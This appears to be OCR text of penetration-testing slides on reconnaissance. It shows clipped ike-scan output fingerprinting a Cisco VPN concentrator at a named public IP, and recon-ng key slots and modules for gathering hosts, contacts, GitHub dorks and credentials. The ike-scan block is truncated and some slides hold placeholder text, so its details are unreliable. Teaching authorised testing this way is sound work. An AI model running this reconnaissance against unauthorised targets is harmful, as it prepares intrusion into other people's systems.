


Sample Network

ATTACKER VIEWPOINT

Some external websites
VPN concentrator
Mail (?)




Reconnaissance
System and Service Mapping
Vulnerability Discovery
Exploitation


IKE Force

Content A


Some shit

Content B

Some other shit



```
-id=0000 37.59.0.253
hosts (http://www.nta-monitor.com/tools/ike-scan/)
de Handshake returned
d8f790)
1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuratio
)

 Value=37.59.0.253)

02d9fe274cc0100 (Cisco Unity)
(XAUTH)
b8696fc77570100 (Dead Peer Detection v1.0)
5e7de7f00d6c2d3c0000000 (IKE Fragmentation)
0fa96542a500100 (Cisco VPN Concentrator)

scanned in 0.073 seconds (13.67 hosts/sec).  1 returned
```



Reconnaissance
System and Service Mapping
Vulnerability Discovery
Exploitation


RECON-NG

Search Engines

Query indexed pages

Social Media

Utilize Social Media pages such as LinkedIn and Twitter



```
[recon-ng][default] > show keys

  +---------------------------+
  |        Name        | Value |
  +---------------------------+
  | bing_api           |       |
  | builtwith_api      |       |
  | censysio_id        |       |
  | censysio_secret    |       |
  | flickr_api         |       |
  | fullcontact_api    |       |
  | github_api         |       |
  | google_api         |       |
  | google_cse         |       |
  | hashes_api         |       |
  | instagram_api      |       |
  | instagram_secret   |       |
  | ipinfodb_api       |       |
  | jigsaw_api         |       |
  | jigsaw_password    |       |
  | jigsaw_username    |       |
  | linkedin_api       |       |
  | linkedin_secret    |       |
  | pwnedlist_api      |       |
  | pwnedlist_iv       |       |
  | pwnedlist_secret   |       |
  | shodan_api         |       |
  | twitter_api        |       |
  | twitter_secret     |       |
  +---------------------------+

[recon-ng][default] >
```

Open Source

Searching github repositories for information


Query Tools

Shodan is a site used to query data scanned across the Internet

RECON-NG

Gather Hosts/Netblocks

Modules useful for collecting extra targets, make sure you stay in scope!




```
recon/domains-hosts/threatcrowd
recon/domains-vulnerabilities/ghdb
recon/domains-vulnerabilities/punkspider
recon/domains-vulnerabilities/xssed
recon/domains-vulnerabilities/xssposed
recon/hosts-domains/migrate_hosts
recon/hosts-hosts/bing_ip
recon/hosts-hosts/freegeoip
recon/hosts-hosts/ipinfodb
recon/hosts-hosts/resolve
recon/hosts-hosts/reverse_resolve
recon/hosts-hosts/ssltools
recon/hosts-locations/migrate_hosts
recon/hosts-ports/shodan_ip
recon/locations-locations/geocode
recon/locations-locations/reverse_geocode
recon/locations-pushpins/flickr
recon/locations-pushpins/instagram
recon/locations-pushpins/picasa
recon/locations-pushpins/shodan
recon/locations-pushpins/twitter
recon/locations-pushpins/youtube
recon/netblocks-companies/whois_orgs
recon/netblocks-hosts/reverse_resolve
recon/netblocks-hosts/shodan_net
recon/netblocks-ports/census_2012
recon/netblocks-ports/censysio
recon/ports-hosts/migrate_ports
recon/profiles-contacts/dev_diver
recon/profiles-contacts/github_users
recon/profiles-profiles/namechk
recon/profiles-profiles/profiler
recon/profiles-profiles/twitter_mentioned
recon/profiles-profiles/twitter_mentions
recon/profiles-repositories/github_repos
recon/repositories-profiles/github_commits
recon/repositories-vulnerabilities/gists_search
recon/repositories-vulnerabilities/github_dorks
reporting/csv
```

RECON-NG

Gather Domains/Credentials

Modules useful for collecting extra targets, make sure you stay in scope!

